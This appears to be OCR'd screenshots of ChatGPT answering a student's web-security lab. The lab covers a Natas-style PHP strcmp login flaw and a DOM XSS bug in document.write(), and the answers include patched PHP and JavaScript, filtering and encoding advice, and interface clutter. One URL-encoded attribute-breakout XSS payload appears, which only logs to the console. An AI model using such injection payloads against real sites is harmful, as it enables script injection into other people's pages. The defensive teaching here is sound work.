+2

If you want to make this even harder to misuse in modern PHP, you can push the comparison into a helper

Ask anything

Extended thinking


ChatGPT can make mistakes. Check important info.



ChatGPT 5.4 Thinking
If you want to make this even harder to misuse in modern PHP, you can push the comparison into a helper function that declares string parameters. PHP's type declarations enforce the expected type at call time and throw a TypeError when the wrong type is passed. That does not replace request validation, but it adds another protective layer.
PHP
4. A patched PHP example
Odin ID: calizo
PHP
<html><body>
Password:
<form name="input" method="get">
<input type="text" name="passwd" size="20">
<input type="submit" value="Login">
</form>
<?php
$expected = "<censored>";
function password_matches(string $expected, string $candidate): bool
{
return hash_equals($expected, $candidate);
}
if (array_key_exists("passwd", $_GET)) {
$passwd = $_GET["passwd"];
// Reject non-string inputs such as arrays
if (!is_string($passwd)) {
echo "
Wrong!
";
exit;
}
// Optional basic size guard
if (strlen($passwd) > 1024) {
echo "
Wrong!
";
exit;
}
if (password_matches($expected, $passwd)) {
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.


ChatGPT 5.4 Thinking
PHP
exit;
}
if (password_matches($expected, $passwd)) {
echo "
The credentials for the next level are:
";
echo "<pre>Username: natas25 Password: <censored></pre>";
} else {
echo "
Wrong!
";
}
}
?>
</body></html>
Odin ID: calizo
This patch fixes the actual flaw because it rejects non-string input before any comparison happens, avoids the dangerous !strcmp(...) pattern, and uses hash_equals() for a direct boolean equality check on strings. PHP documents hash_equals() as a timing-attack-safe string comparison, and its signature requires strings for both arguments.
PHP +1


Step 12. XSS


1. Take a screenshot of the results that includes your OdinId





ChatGPT 5.4 Thinking
Odin ID: calizo
3. One harmless lab PoC payload: use a body onload handler that only writes to the browser console:
Plain text
?red%22%20onload%3D%22console.log(%27XSS%20PoC%27)
That decodes to:
Plain text
red" onload="console.log('XSS PoC')
which makes the rendered tag effectively become:
HTML
<body style="background-color:red" onload="console.log('XSS PoC')">
This is a safe demonstration because it only logs a message locally and does not exfiltrate data, modify accounts, or contact external systems. The reason this works is exactly the HTML-attribute-context breakout OWASP describes for DOM XSS.
OWASP Cheat S... +1
4. Safe verification steps:
1. Use only your isolated lab page or a local copy of the snippet.
2. Open the page in a browser and open DevTools -> Console.
3. Append the PoC payload to the page URL after the ?.
4. Load the page.
5. Confirm two things: the page still renders, and the console shows XSS PoC.
6. Stop there. Do not escalate beyond a benign console message, and do not test against non-lab systems.
That verifies the bug safely: attacker-controlled URL data reached document.write() and was interpreted as HTML rather than treated as plain data.
MDN Web Docs +1
Sources
Ask anything
Extended thinking


2. Take a screenshot of the results that includes your OdinId





ChatGPT 5.4 Thinking
Odin ID: calizo
For a value being inserted into a quoted HTML attribute, the dangerous characters are the ones that can terminate or reinterpret the attribute or markup. At minimum, remove:
double quote: "
single quote: '
less-than: <
greater-than: >
ampersand: &
equals: =
backtick: `
control whitespace characters such as carriage return, newline, and tab
That said, for a background-color field, a much stronger filtering approach is to use an allowlist and keep only characters that legitimate CSS color values actually need, such as letters, digits, #, parentheses, commas, periods, percent signs, spaces, and hyphens. OWASP's guidance emphasizes that context matters for XSS defenses, and simple blacklist filtering is much weaker than tight validation plus safe DOM APIs.
OWASP Cheat S... +3
3. A patched JavaScript example
This version does two things:
replaces deprecated unescape() with decodeURIComponent()
filters the color to a narrow allowlist before applying it
It also avoids document.write() entirely and sets the style through the DOM, which is safer than constructing HTML strings.
HTML
<script type="text/javascript">
(function () {
var raw = window.location.search ? window.location.search.substring(1) : "";
var color = "";
try {
color = decodeURIComponent(raw);
} catch (e) {
color = "";
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.


ChatGPT 5.4 Thinking
Odin ID: calizo
HTML
color = "";
}
/*
Keep only characters commonly needed for safe CSS color values:
- named colors: red
- hex: #ffcc00
- rgb/rgba/hsl/hsla: rgb(255, 0, 0), hsl(120, 50%, 40%)
*/
color = color.replace(/[^a-zA-Z0-9#(),.%\-\s]/g, "");
if (color !== "") {
document.body.style.backgroundColor = color;
}
})();
</script>
This is safer because the user input is no longer concatenated into HTML markup, and the filter removes characters that could break attribute or tag syntax before the value is used. Using DOM methods instead of HTML string construction aligns with OWASP and MDN guidance for preventing DOM XSS.
MDN Web Docs +2
4. A short note about the limitations of filtering
Filtering helps, but it is not a complete XSS defense. OWASP specifically warns that filters are brittle because attackers often find alternate encodings or edge cases that bypass them. For this reason, filtering should be treated as a secondary control. The stronger long-term fix is to avoid HTML-string sinks like document.write(), use safe DOM APIs, and apply context-appropriate encoding or trusted types where relevant.
OWASP Cheat S... +2
A one-line takeaway in your lab voice would be:
The wound here is not just the color parameter itself, but the fact that untrusted input is being woven directly into parsed HTML. Filtering can bandage it, but the true healing comes from refusing to build HTML with attacker-controlled strings in the first place.
Sources
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.

3. Take a screenshot of the results that includes your OdinId



ChatGPT 5.4 Thinking



In this snippet, the immediate problem is that attacker-controlled URL data is concatenated into a quoted attribute inside `document.write()`. MDN warns that `document.write()` is an **injection sink** because it parses strings as HTML, so untrusted input can become markup instead of plain data. developer.mozill...

2. Which characters need HTML-attribute encoding

For a quoted HTML attribute, the important syntax-breaking characters to encode are:

- `&` -> `&`
- `<` -> `<`
- `>` -> `>`
- `"` -> `"`
- `'` -> `'`

Those are the core characters OWASP and standard HTML escaping practice rely on for attribute-safe output, because they stop the input from being interpreted as new markup or as the end of the attribute value. OWASP Cheat S...

One important nuance: your value is being placed inside `style="background-color: ..."` which is a **CSS value inside an HTML attribute**. Encoding the HTML-special characters helps prevent breaking out of the attribute, but the stronger design is still to avoid building HTML strings entirely and instead assign `document.body.style.backgroundColor` directly. OWASP's DOM XSS guidance explicitly calls out special handling for CSS-related contexts. OWASP Cheat S... +1

3. A patched JavaScript example

This version keeps the spirit of your request by doing **HTML-attribute encoding** before the value is inserted into the attribute string:


HTML

